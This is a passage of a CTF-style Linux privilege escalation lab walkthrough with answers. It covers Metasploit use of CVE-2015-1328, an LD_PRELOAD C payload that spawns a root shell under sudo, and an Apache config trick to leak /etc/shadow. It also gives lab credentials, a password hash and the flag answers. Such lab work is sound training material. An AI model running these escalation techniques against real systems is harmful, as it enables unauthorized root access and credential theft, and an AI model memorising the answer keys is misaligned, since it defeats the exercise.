3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

Answer the questions below


1. find and use the appropriate kernel exploit to gain root privileges on the target system.

Step 1: ***Research for an exploit for the vulnerability CVE-2015-1328 (NOTE:*** *vulnerability gathered from the previous task)*

→ open browser: go to http://www.cvedetails.com → search ***CVE-2015-1328***
→ once exploit is found: go to http://exploit-db.com to search for payload (can use Metasploit for exploit; download not needed)



Step 2: ***Establish initial access (Session)***
→ ***launch Metasploit*** *(type `msfconsole` on the terminal)*
→ ***search****: `ssh_login` (to find module for initial access)*
→ ***enter****: `use 0` (enter the module to use)*
→ ***run****: `show options` (to look for parameters to set)*



Cont: set options & execute:

→ ***set***: `set username karen`

→ ***set***: `set password Password1`


→ ***set***: `set rhosts <TARGET_MACHINE_IP>`

→ ***type*** *command:* `run`

→ ***run***: `sessions` *(check if session was established. NOTE: remember session number for next phase)*

→ ***run***: `sessions -i 1` *(to start interaction with session 1)*


→ ***run***: `whoami` *(to check if initial access is successful)*



Step 3: *Payload generation and execution (objective: privilege escalation)*

→ ***search***: `search cve-2015-1328` *(search for available exploits for the vulnerability)*

→ ***enter***: `use 1` *(enter the module to use for objective)*




Cont: set options & execute exploit:

→ ***run***: `show options` *(to look for parameters to set)*

→ ***set***: `set session 1`


→ ***set***: `set LHOST <ATTACK_MACHINE_IP>`

→ ***type*** *command*: `run`



Cont:


→ ***run***: `whoami` *(to check if privilege escalation is successful)*



Step 3: ***Search for flag***

→ run: cd / (to move to the root directory)

→ ***run:*** `find . -type f -name 'flag1.txt' 2>/dev/null` *('.'=current dir, '-type'=file type, '2>dev/null'=output garbage collector)*



2. What is the content of the flag1.txt file?

Answer: *THM-28392872729920*

Task 6 Privilege Escalation: Sudo

Note: Launch the target machine attached to this task to follow along.

You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the `sudo -l` command.

https://gtfobins.github.io/ is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Leverage application functions
Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.

In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (`-f` : specify an alternate ServerConfigFile).

```
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
```

Loading the **/etc/shadow** file using this option will result in an error message that includes the first line of the **/etc/shadow** file.

Leverage LD_PRELOAD
On some systems, you may see the LD_PRELOAD environment option.

```
user@debian:/home$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
```

LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows;

1. Check for LD_PRELOAD (with the env_keep option)
2. Write a simple C code compiled as a share object (.so extension) file
3. Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;
`gcc -fPIC -shared -o shell.so shell.c -nostartfiles`

```
user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$
```

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.
We need to run the program by specifying the LD_PRELOAD option, as follows;
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
This will result in a shell spawn with root privileges.

```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```


Answer the questions below

! Establish SSH session to Target Machine:
→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`
→ ***enter*** *password:* `Password1`

1. How many programs can the user "karen" run on the target system with sudo rights?
   Answer: *3*
→ ***run***: `sudo -l`


2. What is the content of the flag2.txt file?
   THM-402028394


→ ***run***: `sudo find / -name flag2.txt` *(to search for flag2.txt file. NOTE: The command is one of the sudo commands allowed to run by karen)*
→ ***run***: `cat /home/ubuntu/flag2.txt` *(to print the content of flag2.txt)*



3. How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?
   Answer: *sudo nmap --interactive*

→ *launch: browser (Firefox)*
→ *go to:* https://gtfobins.github.com *(provides information on how any program on which users may have sudo rights that can be used)*
→ *search:* `nmap`





4. What is the hash of frank's password?


Answer:

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1

Step 1: ***Search for user sudo rights exploit to gain root privilege access***

→ ***go*** *back to:* **https://gtfobins.github.io**

→ ***search****:* `sudo find` *(to search for a privilege escalation exploit)*




Step 1: *Execute exploit*

→ ***run***: `whoami` *(check current user)*

